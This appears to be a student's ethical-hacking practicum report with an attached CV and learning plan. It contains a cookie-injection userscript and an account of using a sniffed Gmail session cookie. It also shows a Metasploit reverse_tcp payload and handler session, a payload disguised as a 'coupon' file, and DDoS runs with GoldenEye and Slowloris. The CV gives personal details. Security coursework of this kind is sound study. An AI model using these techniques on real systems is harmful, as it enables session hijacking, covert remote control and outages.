

Figure 15: Raspberry Pi setup - 2

Controlling LEDs using GPIO pins



Figure 16: LED Circuit

After completing the setup of the Raspberry Pi, I created the circuit and it consist of three LEDS, three 330 ohms resistor, four jumper wires connected to the Raspberry Pi GPIO pins. After that, I created a simple python program that will continuously turn on and turn of three red LEDs with various patterns as can be seen in Figure 17.

```python
import RPi.GPIO as GPIO
from threading import Thread
import time


GPIO.setmode(GPIO.BCM)
GPIO.setwarnings(False)
leds = [14,15,18]
for led in leds:
    GPIO.setup(led, GPIO.OUT)

def controlLeds():
    while(True):
        GPIO.output(leds[0], GPIO.HIGH)
        time.sleep(2)
        GPIO.output(leds[0], GPIO.LOW)

        time.sleep(2)
        GPIO.output(leds[1], GPIO.HIGH)
        time.sleep(1)
        GPIO.output(leds[1], GPIO.LOW)
        time.sleep(1)
        GPIO.output(leds[1], GPIO.HIGH)
        time.sleep(1)
        GPIO.output(leds[1], GPIO.LOW)

        time.sleep(2)
        GPIO.output(leds[2], GPIO.HIGH)
        time.sleep(5)
        GPIO.output(leds[2], GPIO.LOW)

def startProcess():
    controlLeds()

def main():
    Thread(target=startProcess).start()

if __name__ == '__main__':
    main()
```

Figure 17: Python program to control LEDs

Cookie Injection

```
(function () {
    if (typeof this["cookieInjector"] == "undefined") {
        cookieInjector = {};
    }

    var cI = cookieInjector;
    unsafeWindow['cookieInjector'] = cI;

    cI.createDiv = function () {
        cI.dialog = document.createElement('div');
        cI.dialog.id = "cookieInjectorDiv";
        cI.dialog.innerHTML = `<div align='center'>Wireshark Cookie Dump:<br/><input type='text' id='cookieInjectorCookie'/><br/>Domain:<br/><input type='text'
        id = 'cookieInjectorDomain' /><br/><button onclick='cookieInjector.writeCookie();'>OK</button><button onclick='cookieInjector.hide();'>Cancel</button></div > `;
        cI.dialog.style.display = "none";
        cI.dialog.style.position = "fixed";
        cI.dialog.style.opacity = "0.9";
        cI.dialog.style.top = "48%";
        cI.dialog.style.background = "#DDDDDD";
        cI.dialog.style.left = "48%";
        cI.dialog.style.width = "28%";
        cI.dialog.style.zIndex = "99999";
        document.body.appendChild(cI.dialog);
        cI.visible = false;
    }

    cI.show = function () {
        if (!cI.dialog) {
            cI.createDiv();
        }
        cI.dialog.style.display = "block";
        cI.visible = true;
    }

    cI.hide = function () {
        cI.dialog.style.display = "none";
        cI.visible = false;
    }

    cI.writeCookie = function () {
        var cookieNode = document.getElementById('cookieInjectorCookie');
        var cookieText = cI.cleanCookie(cookieNode.value);
        cookieNode.value = "";
        var cookieNodeDomain = document.getElementById('cookieInjectorDomain').value;

        var cookieArray = cookieText.split(";");
        for (var x = 0; x < cookieArray.length; x++) {
            document.cookie = cookieArray[x] + ";domain=" + cookieNodeDomain + "; path=/";
        }

        alert("All Cookies Have Been Written");
        cI.hide();
    }

    cI.cleanCookie = function (cookieText) {
        var cookie = cookieText.replace("Cookie: ", "");
        return cookie;
    }
```

Figure 18: Cookie Injection

In this task, I first used WireShark and applied http.cookie filter to monitor network traffics and after some requests were made, I was able to obtain network packets that contain a cookie for gmail. I then created a JavaScript file that will inject the cookie I obtained using WireShark to the target website. After this, I downloaded TamperMonkey extension in Microsoft Edge and I imported the JavaScript file that I created to run it in web browser. I then navigated to the target website which in this case is gmail.com and I copied and pasted the cookie that I got from Wireshark to have access to the Gmail account of the owner of the cookie as can be seen in Figure 19.



Figure 19: Cookie Injection

After successfully injecting the cookie, I refreshed the page, and I was able to access the Gmail without having to login using the username and password of the target as can be seen in Figure 20.



Figure 20: Gmail Account of the target

Reverse Shell Backdoor using TCP

```
$ ./msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.123 lport=4444 X > /tmp/aguilar_bd.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 287
Options: {"LHOST"=>"192.168.1.123", "LPORT"=>"4444"}
```

Figure 21: Payload Generation

To startup the reverse shell process, I first generated an executable payload using msfpayload. Then I concealed this executable payload into a text file named coupon to trick the target into opening it and then I sent coupon text file to the target machine.

```
$ ./msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.123
lhost => 192.168.1.123
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.123:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.123:4444 -> 192.168.1.80:1138) at 2014-10-22 19:03:43 -0500
meterpreter >
```

Figure 22: Payload Handler Setup

I then started setting up the payload handler in my machine and this will allow me to establish a connection to the target machine through the executable payload that I sent to the target. This connection will serve as a backdoor and will allow me to remotely control the target machine

without them realizing it because this technique is harder to detect since most of the firewall and intrusion detection system only monitors for incoming connection and in this case the target is the one who will initiate the connection to my machine.

DDos Attack Using GoldenEye



Figure 23: DDos Attack using GoldeneEye

In this task, I conducted a DDos attack using a python program called GoldenEye. This attack uses TCP connection and exploits the HTTP Keep Alive and NoCache header to keep the socket connection alive until it exhausts all the available http sockets. This attack will slow down the response from the server because the http sockets get consumed as the attack continues and eventually once all the http sockets are consumed, the website will be down.

DDos Attack Using Slowloris



Figure 24: DDos attack using Slowloris

In this task, I performed another DDos attack using a different python program called Slowloris. This attack uses partial HTTP request to open connection between a single computer and the target web server and this will keep those connections for as long as possible which will overwhelm and slow down the target. This attack requires minimal bandwidth to launch and only impacts web servers.

Synthesis of the Practicum Engagement

Throughout the duration of these learning modules, I was able to learn about different workplace principles and practices that will be beneficial to my future career such as: design thinking where we develop a product that are focused on end users; how to improve team morale and productivity by creating a shared space where we can visualize our ideas; how to properly deal with difficult situation in our workplace like when there is someone who heavily oppose a good idea and what we need to do is to acknowledge their opinion and make them engaged by asking what solutions they can offer to solve their concerns as the project moves forward; how to properly manage my time when working from home by minimizing distractions and assigning a space that will be only used for work; how to stay productive by scheduling an activity to clear out mind and choosing the right time to for each of our tasks. Additionally, I was able to gain hands-on experience on AWS cloud computing for which I will use in my future career since the trend of IT industry is already shifting towards cloud computing and I plan on getting an AWS certification after graduating.

I have always wanted to learn more about cyber security and this practicum engagement gave me the opportunity to do so. I was able to learn advanced concepts and principles related to cyber security like how does SSL/TLS really works, how to perform computer forensics to analyze and remove malicious codes in a system by analyzing binary and hex files, how to properly manage vulnerability through threat modeling where we create a visualization of our entire system and network architecture to identify the potential entry points and we list down the attacks that can be done and then we can put safeguards to the identified entry points to manage those risks. I also learned about different tools and techniques that we can use to obtain access to restricted resources

in a system such as website mirroring where we analyze the JavaScript and html of a website to look for possible user credentials, hijacking web sessions by capturing cookies using Wireshark on public network and using TamperMonkey to inject the obtained cookie to gain access. I was able to learn how to perform a denial-of-service attacks by putting heavy load on http servers to exhaust their resource pool and limit access to the website using GoldenEye and Slowloris and I learned how to get remote access to a system via reverse shell connection using Metasploit. Lastly, these courses taught me how to write secure applications by properly implementing user authentication, authorization and performing security tests for known vulnerabilities and how to expedite those tests by automating it using tools such as GauntIt.

Prior to the practicum engagement, my knowledge about the topics in the learning module was not that broad and whenever I think of topics such as cyber security, ethical hacking and application security testing, I always thought that it is very fancy and extremely hard to do but throughout these courses I realized that once we are exposed to how these things works, with the right tools at my disposal, it can be as easy as running a script, setting up few things and clicking a button. I also realized that for me to protect against different attacks, I first need to learn and understand the process and how to conduct these attacks.

This practicum engagement gave me the opportunity to deepen my knowledge about various topics related to workplace management, cloud computing and cybersecurity which I can surely take advantage of in my future endeavor as an IT professional.

Appendices

Competency-Based CV

RENIER JOSEPH B. AGUILAR

Santo Domingo, Sta. Rosa City, Laguna

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rjbaguilar@live.mcl.edu.ph

Objective

To be part of an institution where I can utilize my knowledge and skills about computer programming. Moreover, I would like to work with other professionals to furtherly improve my knowledge and experience while assisting the company in the accomplishment of its goal.

Core Qualifications

- Highly experienced and competent in C#, ASP.NET, Angular, JavaScript, HTML, CSS, MSSQL, MySQL, Java, Android, Python, C++ and IoT.
- Have a strong understanding of Object Oriented Programming (OOP), REST, SOLID, MVC and MVVM design principles.
- Has a working knowledge in Version Control: Visual Studio Team Foundation Server (TFS).
- Has worked extensively in Agile Development Process.
- Adaptable, goal-oriented, quality-oriented and punctual.

Employment History

Full Stack Web Developer, February 2018 – October 2018

Aquila Big Data Insight, Santa Rosa Laguna

Responsibilities:

- Designing and development of web applications.
- Collaborating with other developers and end users to design and implement new features.
- Debugging, bug fixing and testing of web application.
- Code and query optimization.

Personal Background

Born on April 28, 1997 in Silang Cavite

Proficient in English and Filipino

Education

Tertiary	Malayan Colleges Laguna
	Bachelor of Science in Computer Science, 2013 – Present


Seminars Attended

March 21, 2019	Digital Analytics and Optimization
	College of Computer and Information Science, Malayan Colleges Laguna
March 28, 2019	Introduction to Amazon Web Services
	College of Computer and Information Science, Malayan Colleges Laguna
April 24, 2019	Angular JS and Test Driven Development
	OOCL Philippines, 5F Scape Bldg. Macapagal Ave. Corner Pearl Drive, Mall of Asia Complex Pasay City
May 2, 2019	Fundamentals of Malware Analysis
	College of Computer and Information Science, Malayan Colleges Laguna
May 9, 2019	Python for Data Science
	College of Computer and Information Science, Malayan Colleges Laguna
November 2017	Hewlett Packard Software Quality Assurance
	College of Computer and Information Science, Malayan Colleges Laguna


References

Available upon request.

Practicum Acceptance



Learning Path Proposal



Malayan Colleges Laguna
A HIAPEA SCHOOL

College of Computer and Information Science
Malayan Colleges Laguna

IT PRACTICUM X LEARNING PATH PROPOSAL

COMPLETE NAME : Ranier Joseph B. Aguilar
STUDENT NUMBER : 2013100618

PROGRAM: IT

IDENTIFIED LEARNING MODULES

A. Accenture ATA

1. AWS *(Total Engagement Hours: 89 hours Total Credit Hours: 120 hours)*
   a. Introduction to the AWS Management Console (1h)
   b. Introduction to Cloud 101 (8h)
   c. Cloud Support Associate (35h)
   d. Application Developer (45h)

B. Required Learning Modules

1. Design Thinking Learning Module *(Total Engagement Hours: 15 hours Total Credit Hours: 45 hours)*
   a. Learning Design Thinking: Lead Change in Your Organization by Turi McKinley (2h 8m)
   b. Develop Your Creative Thinking and Innovation Skills Learning Path 8 courses (8h)
   c. Develop Critical-Thinking, Decision-Making, and Problem-Solving Skills 6 courses (5h)

2. Project Management Learning Module *(Total Engagement Hours: 15 hours Total Credit Hours: 45 hours)*
   a. Project Management Foundations by Bonnie Biafore (3h 20m)
   b. Become an Agile Project Manager Learning Path 9 courses (12h)

3. Workplace Management Learning Module *(Total Engagement Hours: 15 hours Total credit Hours: 45 hours)*
   a. Develop Your Communication Skills and Interpersonal Influence 9 courses (8h)
   b. 5s Workplace Productivity by Gemba Academy (1h 36m)
   c. Time Management Fundamentals by Dave Crenshaw (2h 53m)
   d. Time Management: Working from Home by Dave Crenshaw (1h 25m)
   e. Business Etiquette: Phone, Email, and Text by Suzanne Kaye (58m)

C. Specialization Learning Modules

1. Become a Raspberry Pi Developer *(Total Engagement Hours: 17 hours Total Credit Hours: 51 hours)*
   a. Electronics Foundations: Fundamentals
   b. Raspberry Pi Essential Training (2h 19m)
   c. Electronics Foundations: Basic Circuits (4h 2m)

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d. Raspberry Pi: GPIO (3h 3m)
e. Electronics Foundations: Semiconductor Devices (4h 8m)
f. Raspberry Pi: Home Monitoring and Control (1h 29m)

2. Become an IT Security Specialist *(Total Engagement Hours: 20 hours Total Credit Hours: 60 hours)*
   a. IT security Foundations: Core Concepts (1h 35m)
   b. Cybersecurity Foundations (1h 59m)
   c. IT Security Foundations: Operating System Security (1h 38m)
   d. IT Security Foundations: Network Security (2h)
   e. Learning SSL/TLS (2h 24m)
   f. Cybersecurity with Cloud Computing (2h 27m)
   g. Learning Computer Forensics (2h 49m)
   h. Learning Vulnerability Management (23m)
   i. Learning Threat Modeling for Security Professionals (41m)
   j. Artificial Intelligence for Cybersecurity (1h 15m)
   k. Ethics in Information Security (57m)
   l. Soft skills for Information Security Professionals (1h 18m)

3. Become an Ethical Hacker *(Total Engagement Hours: 30 hours Total Credit Hours: 90 hours)*
   a. Ethical Hacking: Introduction to Ethical Hacking (1h 31m)
   b. Ethical Hacking: Footprinting and Reconnaissance (1h 42m)
   c. Ethical Hacking: Scanning Networks (1h 42m)
   d. Ethical Hacking: Enumeration (2h 2m)
   e. Ethical Hacking: Vulnerability Analysis (1h 26m)
   f. Ethical Hacking: System Hacking (1h 28m)
   g. Ethical Hacking: The Complete Malware Analysis Process (1h 48m)
   h. Ethical Hacking: Sniffers (1h 26m)
   i. Ethical Hacking: Social Engineering (1h 28m)
   j. Ethical Hacking: Denial of Service (1h 39m)
   k. Ethical Hacking: Session Hijacking (1h 13m)
   l. Ethical Hacking: Evading IDS, Firewalls, and Honeypots (2h 12m)
   m. Ethical Hacking: Hacking Web Servers and Web Applications (1h 26m)
   n. Ethical Hacking: Wireless Networks (1h 40m)
   o. Ethical Hacking: Mobile Devices and Platforms (1h 56m)
   p. Ethical Hacking: Hacking IoT Devices (35m)
   q. Ethical Hacking: Cryptography (1h 1m)
   r. Ethical Hacking: Cloud Computing (1h 52m)
   s. Ethical Hacking: SQL Injection (1h 39m)

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4. Improve Your Application Security Testing Skills *(Total Engagement Hours: 16 hours Total Credit Hours: 48 hours)*
    a. Security Testing Essential Training (2h 48m)
    b. Programming Foundations: Web Security (2h 17m)
    c. Online Application Security Testing Essential Training (3h 19m)
    d. Offline Application Security Testing Essential Training (3h 22m)
    e. Learning the OWASP Top 10 (2018) (43m)
    f. Programming Foundations: Secure Coding (1h 34m)
    g. DevSecOps: Automated Security Testing (1h 35m)
    h. DevSecOps: Continuous Application Security (45m)

PREPARED BY:

Benjer Joseph B. Aguilar / 04-18-22
Signature over Printed Name / Date

APPROVED BY:

Khristian G. Kikuchi 04.18.2022
Signature over Printed Name / Date

Weekly Journal

Malayan Colleges Laguna
A MAPÚA SCHOOL

REVISION NO.: 00
REVISION DATE: May 10, 2016

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DATE	March 28 - March 31 2022	AREA ASSIGNMENT	ATA
TASK	General Meeting & ATA Student Orientation	SHIFT/TIME	8:00 AM - 5:00 PM

